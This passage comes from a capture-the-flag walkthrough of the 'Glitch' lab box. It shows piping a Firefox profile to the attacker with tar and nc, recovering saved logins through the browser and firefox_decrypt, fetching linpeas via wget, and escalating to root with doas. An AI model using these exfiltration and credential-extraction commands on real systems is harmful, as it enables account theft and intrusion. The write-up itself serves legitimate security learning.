
```
tar cf - .firefox | nc 10.11.25.211 6666
```

Attacking machine:

```
nc -lp 6666 | tar xf -
```

But I now had to decompress it with:


```
tar -zxvf firefox.tar.gz
```



```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ ls -al
total 996
drwxr-xr-x  5 alex alex   4096 May  7 22:56 .
drwxr-xr-x 60 alex alex   4096 Apr 29 23:19 ..
drwxr-xr-x  4 alex alex   4096 Jan 27 11:32 .firefox
drwxr-xr-x  5 alex alex   4096 May  7 20:43 firefox_decrypt
-rw-r--r--  1 alex alex 996494 May  7 22:58 firefox.tar.gz
drwxr-xr-x  2 alex alex   4096 May  7 16:01 nmap

┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ cd .firefox

┌──(alex㉿Kali)-[~/my_testing/Glitch/.firefox]
└─$ ls
 b5w4643p.default-release  'Crash Reports'   profiles.ini
```


We now have the folder and can open the profile with it:
You need to add 2 flags:

- `--profile` and with it, add the profile folder (the one with the extension `default`)
- `--allow-downgrade` and with this switch: *"any profile that was used in the higher version is still available in the Profile Manager, for use in a more recent version of Firefox."*



```
┌──(alex㉿Kali)-[~/my_testing/Glitch/.firefox]
└─$ firefox --profile b5w4643p.default-release --allow-downgrade
```

With this we can just go to the profile settings and take a look at **Logins and Passwords**:



glitch.thm
v0id


glitch.thm

Website address
https://glitch.thm

Username
v0id

Password
[redacted]


Now we can imagine and hope that this is the same password for the user **v0id**.
We try the password, and ... YEAH:



```
user@ubuntu:/home$ su v0id
Password:
v0id@ubuntu:/home$ sudo -l
[sudo] password for v0id:
Sorry, user v0id may not run sudo on ubuntu.
v0id@ubuntu:/home$ whoami
v0id
v0id@ubuntu:/home$
```

Finished horizontal escalation


We now finished our horizontal escalation.
Now we only have 1 direction to go, **UP**!
For the sake of information, we could also extract information from the firefox folder with a decrypt tool.
You can find it on this github: https://github.com/unode/firefox_decrypt
It is pretty straight forward to use but I found it way more instinctive to do it by launching firefox but still, here it is, in use:



```
┌──(alex㉿Kali)-[~/my_testing/Glitch/firefox_decrypt]
└─$ python3 firefox_decrypt.py ../.firefox/b5w4643p.default-release
2021-05-08 10:52:43,791 - WARNING - profile.ini not found in ../.firefox/b5w4643p.default-release
2021-05-08 10:52:43,791 - WARNING - Continuing and assuming '../.firefox/b5w4643p.default-release' is a profile location

Website:   https://glitch.thm
Username: 'v0id'
Password: [redacted]
```

Vertical escalation


So, the last part of this CTF, as you have seen I already have ran `sudo -l` but we can't do anything.
So let's just get linpeas on it with a simple python server (problem with the firewall was only for the export from the target, import is allowed):



```
v0id@ubuntu:~$ wget 10.11.25.211/linpeas.sh && chmod +x linpeas.sh
--2021-05-07 21:21:23--  http://10.11.25.211/linpeas.sh
Connecting to 10.11.25.211:80... failed: Connection refused.
v0id@ubuntu:~$ wget 10.11.25.211/linpeas.sh && chmod +x linpeas.sh
--2021-05-07 21:21:46--  http://10.11.25.211/linpeas.sh
Connecting to 10.11.25.211:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 319969 (312K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 312.47K  1.11MB/s    in 0.3s

2021-05-07 21:21:46 (1.11 MB/s) - 'linpeas.sh' saved [319969/319969]

v0id@ubuntu:~$
```


```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.192.228 - - [07/May/2021 23:23:06] "GET /linpeas.sh HTTP/1.1" 200 -
```

Let's just run it and see what we can find.
Our linpeas clearly shows us something:




```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is not enabled (1)
gdb wasn't found in PATH

[+] Checking doas.conf
permit v0id as root
```


We can take a look at it to be sure:


```
v0id@ubuntu:/etc$ find / -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
v0id@ubuntu:/etc$ cat /usr/local/etc/doas.conf
permit v0id as root
v0id@ubuntu:/etc$ 
```

Looking at the man page we can see how to use it: https://man.openbsd.org/doas
And with it, it is very easy to get root:


```
v0id@ubuntu:/etc$ doas -u root /bin/bash
Password:
root@ubuntu:/etc# whoami
root
root@ubuntu:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/etc# 
```

Last thing to do, get our flag:


```
root@ubuntu:/etc# cd /root
root@ubuntu:~# ls
clean.sh  root.txt
root@ubuntu:~# cat root.txt
```

We are now finished! **CONGRATZ!**

This was pretty hard for an *Easy* box, way harder than the mediums.
But was still fun and I learned a lot from doing it.
I hope you enjoyed it too and could also take something away from it.
If you have questions or want to contact me you can do it via email:
alex.spiesberger@gmail.com
See you in a next walkthrough!